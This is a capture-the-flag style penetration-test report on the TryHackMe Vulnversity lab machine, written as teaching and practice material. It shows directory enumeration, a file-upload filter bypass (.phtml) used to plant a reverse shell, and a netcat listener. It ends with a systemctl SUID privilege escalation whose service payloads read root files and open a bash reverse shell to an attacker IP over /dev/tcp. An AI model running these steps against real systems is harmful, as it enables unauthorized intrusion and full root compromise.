Penetration Testing Report of Vulnversity Room in THM

Daniel Pramatarov

2021-08-21

Vulnversity Report

Objective

The objective of this assessment is to perform an internal penetration test against 10.10.18.93. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report.

Report - High-Level Summary

I was tasked with performing a penetration test. Penetration test is a dedicated attack against 10.10.18.93 . The focus of this test is to perform attacks, similar to those of a hacker. My overall objective was to find exploit flaws while reporting the findings.

When performing the penetration test, there were several alarming vulnerabilities that were identified on 10.10.18.93 .

Vulnerabilities :

Severity	Vulnerability
1. Critical	Security Misconfiguration
2. Critical	Remote file inclusion (RFI)
3. Critical	Privilege Escalation

Open ports :

Port	Service	Version
21/tcp	ftp	vsftpd 3.0.3
22/tcp	SSH	OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
139/tcp	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp	netbios-ssn	Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
3128/tcp	http-proxy	Squid http proxy 3.5.12
3333/tcp	http	Apache httpd 2.4.18 ((Ubuntu))

Report - Information Gathering

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, I was tasked with exploiting 10.10.18.93 .

Penetration Report :

Vulnerability Exploited: Security Misconfiguration

Vulnerable System: 10.10.18.93

Vulnerability Explanation: After Successfuly enumerating directories in the web site we found that **http://10.10.18.93:3333/inernal/** gives us possibility to upload malicious file and get reverse shell from Remote file inclusion (RFI). After we found the /internal/ directory we can perform one more enumeration scan if there are another directories

Severity: Critical

Proof of Concept Code Here:

With gobuster i found the hidden directory

Command used :

```
gobuster dir -u http://10.10.18.93:3333 -w /usr/share/wordlists/
    dirbuster/directory-list-2.3-medium.txt
```

Output from the command:

```
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.18.93:3333
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-
    list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2021/08/21 21:27:15 Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 318] [--> http://
    10.10.18.93:3333/images/]
/css                  (Status: 301) [Size: 315] [--> http://
    10.10.18.93:3333/css/]
```

```
/js                   (Status: 301) [Size: 314] [--> http://
    10.10.18.93:3333/js/]
/fonts                (Status: 301) [Size: 317] [--> http://
    10.10.18.93:3333/fonts/]
/internal             (Status: 301) [Size: 320] [--> http://
    10.10.18.93:3333/internal/]
Progress: 12438 / 220561 (5.64%)
                                                          [ERROR]
    2021/08/21 21:28:35 [!] Get "http://10.10.18.93:3333/silence":
    context deadline exceeded (Client.Timeout exceeded while awaiting
    headers)
Progress: 36177 / 220561 (16.40%)
                                                          [ERROR]
    2021/08/21 21:31:05 [!] Get "http://10.10.18.93:3333/002117":
    context deadline exceeded (Client.Timeout exceeded while awaiting
    headers)
/server-status        (Status: 403) [Size: 301]

===============================================================
2021/08/21 21:50:11 Finished
===============================================================
```

Figure 1: gobuster Enumeration

Enumeration /internal/ directories for more sub dirs

Command used :

```
gobuster dir -u http://10.10.18.93:3333/internal/ -w /usr/share/
    wordlists/dirbuster/directory-list-2.3-small.txt
```

Output from the command:

```
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
```

```
4  ===============================================================
5  [+] Url:                     http://10.10.18.93:3333/internal/
6  [+] Method:                  GET
7  [+] Threads:                 10
8  [+] Wordlist:                /usr/share/wordlists/dirbuster/directory-
       list-2.3-small.txt
9  [+] Negative Status codes:   404
10 [+] User Agent:              gobuster/3.1.0
11 [+] Timeout:                 10s
12 ===============================================================
13 2021/08/21 21:51:41 Starting gobuster in directory enumeration mode
14 ===============================================================
15 /uploads              (Status: 301) [Size: 328] [--> http://
       10.10.18.93:3333/internal/uploads/]
16 /css                  (Status: 301) [Size: 324] [--> http://
       10.10.18.93:3333/internal/css/]    [[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B
       ^[[B^[[B^[[B
17
18 ===============================================================
19 2021/08/21 22:00:30 Finished
20 ===============================================================
```



Figure 2: gobuster /internal/ Enumeration

Vulnerability Exploited: Remote file inclusion (RFI)

Vulnerable System: 10.10.18.93

Vulnerability Explanation: After i found that files can be uploaded i tried to upload and after we know that it's running apache we can try first with PHP payload. When we try to upload we get error message that *.php is not allowed. After we intercept the traffic with Burp Suite as in the picture bellow we can modify the reverse shell extension and when we change it to* .phtml is uploaded successfuly (also if there is not success with changed extension we can perform brute force with Burp Suite to find if there are any allowed extansions as i show you in the picture bellow). After we found in the previous step that there is sub directory where all uploaded files are stored we can execute our malicious file and get reverse shell.

Severity: Critical

Proof of Concept Code Here:

Setting netcat to listen in port 1234 as i put in the reverse shell file and after i execute the malicious file we get successful reverse shell

Netcat Command :

```
1 nc -nlvp 1234
```



Figure 3: Successful Reverse Shell proof

- After the execution of the shell we get reverse shell but it's hard to browse over the system we can spawn a TTY shell with this command:

```
1 python -c 'import pty; pty.spawn("/bin/bash")'
```



Figure 4: Spawn TTY Shell

This is method that i can use if extension was not allowed and i want to try multiple extensions and see if is uploaded successuly (Burp Suite tool)



Figure 5: Burp Suite Parameter Brute Force

Vulnerability Exploited: Privilege Escalation

Vulnerable System: 10.10.18.93

Vulnerability Explanation:

After we get successful reverse shell over the system i am not root user and i need to escalate my privileges to root.

Severity: Critical

Proof of Concept Code Here:

I tried to execute **sudo -l** to see what can i run without use root password but the command wants password which i don't know. but when i tried to execute :

```
find / -perm -u=s -type f 2>/dev/null
```

Output :

```
/usr/bin/newuidmap
/usr/bin/chfn
/usr/bin/newgidmap
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/at
/usr/lib/snapd/snap-confine
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/squid/pinger
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/bin/su
/bin/ntfs-3g
/bin/mount
/bin/ping6
/bin/umount
/bin/systemctl
/bin/ping
/bin/fusermount
/sbin/mount.cifs
```

I get a lot more usefull information now i can search in https://gtfobins.github.io/ to root privilege escalation and i found that with bin/systemctl i can get read root files as i show you bellow.

```
TF=$(mktemp).service
```

```
echo '[Service]
Type=oneshot
ExecStart=/bin/sh -c "cat /root/root.txt > /tmp/output"
[Install]
WantedBy=multi-user.target' > $TF


then cat /tmp/output
```

Figure 6: Read ROOT Files

Now when i can execut commands with root privileges now i’m going to execute reverse shell from the root which is going to connect to my machine and have full access to the machine

```
TF=$(mktemp).service
echo '[Service]
Type=oneshot
ExecStart=/bin/bash -c "bash -i >& /dev/tcp/10.11.43.37/4242 0>&1"
[Install]
WantedBy=multi-user.target' > $TF
```

Figure 7: ROOT Reverse Shell